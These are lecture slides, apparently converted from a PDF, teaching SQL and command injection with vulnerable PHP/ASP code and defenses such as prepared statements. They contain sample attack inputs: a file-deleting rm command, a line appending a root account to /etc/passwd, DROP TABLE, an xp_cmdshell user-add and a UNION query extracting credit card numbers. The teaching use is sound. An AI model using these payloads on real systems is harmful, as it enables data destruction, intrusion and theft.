



SQL injection: attacks and defenses

Dan Boneh

Common vulnerabilities

◆ SQL Injection

- Browser sends malicious input to server
- Bad input checking leads to malicious SQL query

◆ XSS – Cross-site scripting

- Bad web site sends innocent victim a script that steals information from an honest web site

◆ CSRF – Cross-site request forgery

- Bad web site sends request to good web site, using credentials of an innocent victim who “visits” site

◆ Other problems

- HTTP response splitting, bad certificates, ...

Sans
Top
10

General code injection attacks

- Enable attacker to execute arbitrary code on the server
- Example: code injection based on eval (PHP)

<http://site.com/calc.php> (server side calculator)

```
    :  
    $in = $_GET['exp'];  
    eval('$ans = ' . $in . ');  
    :
```

Attack: [http://site.com/calc.php?exp=" 10 ; system\('rm *.*'\) "](http://site.com/calc.php?exp=\)

(URL encoded)

Code injection using `system()`

- ◆ Example: PHP server-side code for sending email

```
$email = $_POST["email"]  
$subject = $_POST["subject"]  
system("mail $email -s $subject < /tmp/joinmynetwork")
```

- ◆ Attacker can post

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net &  
subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net&subject=foo;  
echo "evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```



SQL injection

Database queries with PHP

(the wrong way)

◆ Sample PHP

```
$recipient = $_POST['recipient'];
```


```
$sql = "SELECT PersonID FROM People WHERE  
      Username='$recipient' ";
```

```
$rs = $db->executeQuery($sql);
```

◆ Problem:

- Untrusted user input 'recipient' is embedded directly into SQL command

Basic picture: SQL Injection



CardSystems Attack



◆ CardSystems

- credit card payment processing company
- SQL injection attack in June 2005
- put out of business

◆ The Attack

- 263,000 credit card #s stolen from database
- credit card #s stored unencrypted
- 43 million credit card #s exposed

April 2008 SQL Vulnerabilities



Brian Krebs on Computer Security

[About This Blog](#) | [Archives](#) | [XML RSS Feed](#) ([What's RSS?](#))

Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

The attackers appear to be breaking into the sites with the help of a security vulnerability in Microsoft's [Internet Information Services](#) (IIS) Web servers. In [an alert issued last week](#), Microsoft said it was investigating reports of an unpatched flaw in IIS servers, but at the time it noted that it wasn't aware of anyone trying to exploit that particular weakness.

Update, April 29, 11:28 a.m. ET: In [a post](#) to one of its blogs, Microsoft says this attack was *not* the fault of a flaw in IIS: "...our investigation has shown that there are no new or unknown vulnerabilities being exploited. This wave is not a result of a vulnerability in Internet Information Services or Microsoft SQL Server. We have also determined that these attacks are in no way related to Microsoft Security Advisory (951306). The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the developer of the Web site or application must use industry best practices outlined here. Our counterparts over on the IIS blog have written a post with a wealth of information for web developers and IT Professionals can take to minimize their exposure to these types of attacks by minimizing the attack surface area in their code and server configurations."

Shadowserver.org has [a nice writeup](#) with a great deal more information about the mechanics behind this attack, as does the [SANS Internet Storm Center](#).

Main steps in this attack

- ◆ Use Google to find sites using a particular ASP style vulnerable to SQL injection
- ◆ Use SQL injection on these sites to modify the page to include a link to a Chinese site nihaorr1.com
Don't visit that site yourself!
- ◆ The site (nihaorr1.com) serves Javascript that exploits vulnerabilities in IE, RealPlayer, QQ Instant Messenger

Steps (1) and (2) are automated in a tool that can be configured to inject whatever you like into vulnerable sites

Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
    WHERE user=' " & form("user") & " '
    AND   pwd=' " & form("pwd") & " ' " );

if not ok.EOF
    login success
else fail;
```

Is this exploitable?



Normal Query

Bad input

◆ Suppose `user = " ' or 1=1 -- "` (URL encoded)

◆ Then script does:

```
ok = execute( SELECT ...  
              WHERE user= ' ' or 1=1 -- ... )
```

- The “`--`” causes rest of line to be ignored.
- Now `ok.EOF` is always false and login succeeds.

◆ The bad news: easy login to many sites this way.

Even worse

◆ Suppose user =



```
" ' ; DROP TABLE Users -- "
```

◆ Then script does:

```
ok = execute( SELECT ...  
WHERE user= ' ' ; DROP TABLE Users ... )
```

◆ Deletes user table

- Similarly: attacker can add users, reset pwds, etc.



Even worse ...

◆ Suppose user =

```
' ; exec cmdshell
```

```
'net user badguy badpwd' / ADD --
```


◆ Then script does:

```
ok = execute( SELECT ...
```

```
WHERE username= ' ' ; exec ... )
```

If SQL server context runs as "sa", attacker gets account on DB server.

Getting private info



Getting private info

SQL Query

```
“SELECT pizza, toppings, quantity, date  
FROM orders  
WHERE userid=” . $userid .  
“AND order_month=” . _GET['month']
```


What if:

month = “

0 AND 1=0

```
UNION SELECT name, CC_num, exp_mon, exp_year  
FROM creditcards ”
```

Results



The screenshot shows a Mozilla Firefox browser window titled "Order History - Mozilla Firefox". The address bar contains "https://w" and the status bar at the bottom says "Done". The main content area displays a table of pizza orders and a red warning message.

Your Pizza Orders in October:

Pizza	Toppings	Quantity	Order Day
Neil Daswani	1234 1234 9999 1111	11	2007
Christoph Kern	1234 4321 3333 2222	4	2008
Anita Kesavan	2354 7777 1111 1234	3	2007
...			

Credit Card Info Compromised

Preventing SQL Injection

- ◆ Never build SQL commands yourself !
 - Use parameterized/prepared SQL
 - Use ORM framework

Parameterized/prepared SQL

- ◆ Builds SQL queries by properly escaping args: ' → \'
- ◆ Example: Parameterized SQL: (ASP.NET 1.1)
 - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);
```

```
cmd.Parameters.Add("@User", Request["user"] );
```

```
cmd.Parameters.Add("@Pwd", Request["pwd"] );
```

```
cmd.ExecuteReader();
```

- ◆ In PHP: bound parameters -- similar function

PHP addslashes()

◆ PHP: `addslashes(" ' or 1 = 1 -- ")`

outputs: `" \' or 1=1 -- "`

◆ Unicode attack: (GBK)

0x <u>5c</u>	→	\
0x <u>bf</u> <u>27</u>	→	'
0x <u>bf</u> <u>5c</u>	→	線

◆ `$user = 0x bf 27`

◆ `addslashes($user) → 0x bf 5c 27 → 線'`

◆ Correct implementation: `mysql_real_escape_string()`